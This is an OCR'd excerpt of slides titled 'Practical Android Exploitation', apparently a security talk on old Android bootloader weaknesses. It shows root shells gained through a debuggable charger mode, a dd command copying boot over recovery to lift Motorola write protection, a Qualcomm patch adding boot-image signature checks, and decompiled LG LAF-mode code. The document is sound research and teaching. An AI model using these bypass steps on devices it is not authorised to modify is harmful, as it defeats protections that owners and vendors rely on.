[ro.boot.mode]: [charger]
[ro.boot.wakesrc]: [03]
[ro.bootloader]: [unknown]
[ro.bootmode]: [charger]
[ro.com.android.dataroaming]: [false]
[ro.debuggable]: [1]
[ro.factorytest]: [0]
…
[sys.usb.config]: [adb]
[sys.usb.state]: [adb]
```

Practical Android Exploitation

medfield

```
Retina:Downloads jcase$ adb wait-for-device shell mount
rootfs / rootfs rw 0 0
tmpfs /dev tmpfs rw,nosuid,relatime,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
none /acct cgroup rw,relatime,cpuacct 0 0
tmpfs /mnt/asec tmpfs rw,relatime,mode=755,gid=1000 0 0
tmpfs /mnt/obb tmpfs rw,relatime,mode=755,gid=1000 0 0
none /dev/cpuctl cgroup rw,relatime,cpu 0 0
/dev/block/mmcblk0p2 /factory ext4 rw,relatime,user_xattr,barrier=1,data=ordered 0 0
/dev/block/mmcblk0p8 /system ext4 ro,noatime,user_xattr,barrier=1,data=ordered 0 0
/dev/block/mmcblk0p9 /data ext4 rw,nosuid,nodev,relatime,user_xattr,barrier=1,data=ordered 0 0
```

Practical Android Exploitation

medfield

```
Retina:bin jcase$ adb wait-for-device root; time adb wait-for-device shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
real 0m4.403s
user 0m0.011s
sys  0m0.004s
```


Practical Android Exploitation

motoboot

motoboot

motoboot – bypassing Motorola's write protection

- Locked bootloader
- Boot images validated
- Applies write protection to /system, except when booting recovery



Practical Android Exploitation

motoboot

```
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # ls -l
lrwxrwxrwx root     root              2014-07-30 08:52 aboot -> /dev/block/mmcblk0p5
lrwxrwxrwx root     root              2014-07-30 08:52 abootBackup -> /dev/block/
mmcblk0p13
lrwxrwxrwx root     root              2014-07-30 08:52 boot -> /dev/block/mmcblk0p33
…
lrwxrwxrwx root     root              2014-07-30 08:52 recovery -> /dev/block/mmcblk0p34
…
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # dd if=boot of=recovery
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # reboot recovery
Retina:permissions jcase$ adb shell
shell@ghost:/ $ su
root@ghost:/ # getprop ro.boot.write_protect
0
root@ghost:
```

Practical Android Exploitation

cmdboot

Practical Android Exploitation

cmdboot

https://www.codeaurora.org/projects/security-advisories

Practical Android Exploitation

cmdboot

summary refs log tree commit diff stats

author Channagoud Kadabi <ckadabi@codeaurora.org> 2014-06-19 00:41:01 (GMT)
committer Channagoud Kadabi <ckadabi@codeaurora.org> 2014-06-20 19:32:39 (GMT)
commit fc3b31f81a1c128c2bcc745564a075022cd72a2e (patch)
tree 8a4bd3758a9a3b4648c33f72ecbf31f80ab2e4a8
parent 3f04997d6d42bcd428dc7de0820438cefcccb061 (diff)
download lk-fc3b31f81a1c128c2bcc745564a075022cd72a2e.tar.gz

app: aboot: Verify boot image signature

```
Verify boot image signature as part of fastboot boot
command and fix buffer over read issues by sanitize
the kernel, ramdisk, page size read from boot image
header.

CRs-Fixed: 681957 682002
Change-Id: I546502c7a9479c8a41453e32c6cb14bc850709fe
```

Diffstat

-rwxr-xr-x app/aboot/aboot.c 30


1 files changed, 24 insertions, 6 deletions

cmdboot

```
@@ -1597,6 +1602,25 @@ void cmd_boot(const char *arg, void *data, unsigned sz)

        kernel_actual = ROUND_TO_PAGE(hdr->kernel_size, page_mask);
        ramdisk_actual = ROUND_TO_PAGE(hdr->ramdisk_size, page_mask);
+#if DEVICE_TREE
+       dt_actual = ROUND_TO_PAGE(hdr->dt_size, page_mask);
+#endif
+
+       image_actual = ADD_OF(page_size, kernel_actual);
+       image_actual = ADD_OF(image_actual, ramdisk_actual);
+       image_actual = ADD_OF(image_actual, dt_actual);
+
+       /* sz should have atleast raw boot image */
+       if (image_actual > sz) {
+               fastboot_fail("incomplete bootimage");
+               return;
+       }
+
+       /* Verify the boot image
+        * device & page_size are initialized in aboot_init
+        */
+       if (target_use_signed_kernel() && (!device.is_unlocked))
+               verify_signed_bootimg((uint32_t)data, image_actual);
```

Practical Android Exploitation

lgflash



Practical Android Exploitation

lgflash

```
195  if ( v57 == 1818322532 )
196  {
197    sub_F912FAC("reboot reason is the laf boot.\n");
198    vF94C1D4 = 2;
199    goto LABEL_81;
200  }
201  if ( sub_F90C3C8() == 11 )
202  {
203    if ( v57 == 2003195137 )
204      v64 = (v57 - 2003195139 + (v57 - 2003195139 <= 0) - (v57 - 2003195139)) | 1;
205    else
206      v64 = v57 - 2003195139 + (v57 - 2003195139 <= 0) - (v57 - 2003195139);
207    if ( v64 )
208    {
209      sub_F912FAC("not enter laf mode after factory reset or mode reset for factory download.\n");
210      vF94C1D4 = 0;
211      goto LABEL_57;
212    }
213    sub_F912FAC("detected the 910K USB cable.\n");
214    vF94C1D4 = 3;
215    goto LABEL_81;
216  }
```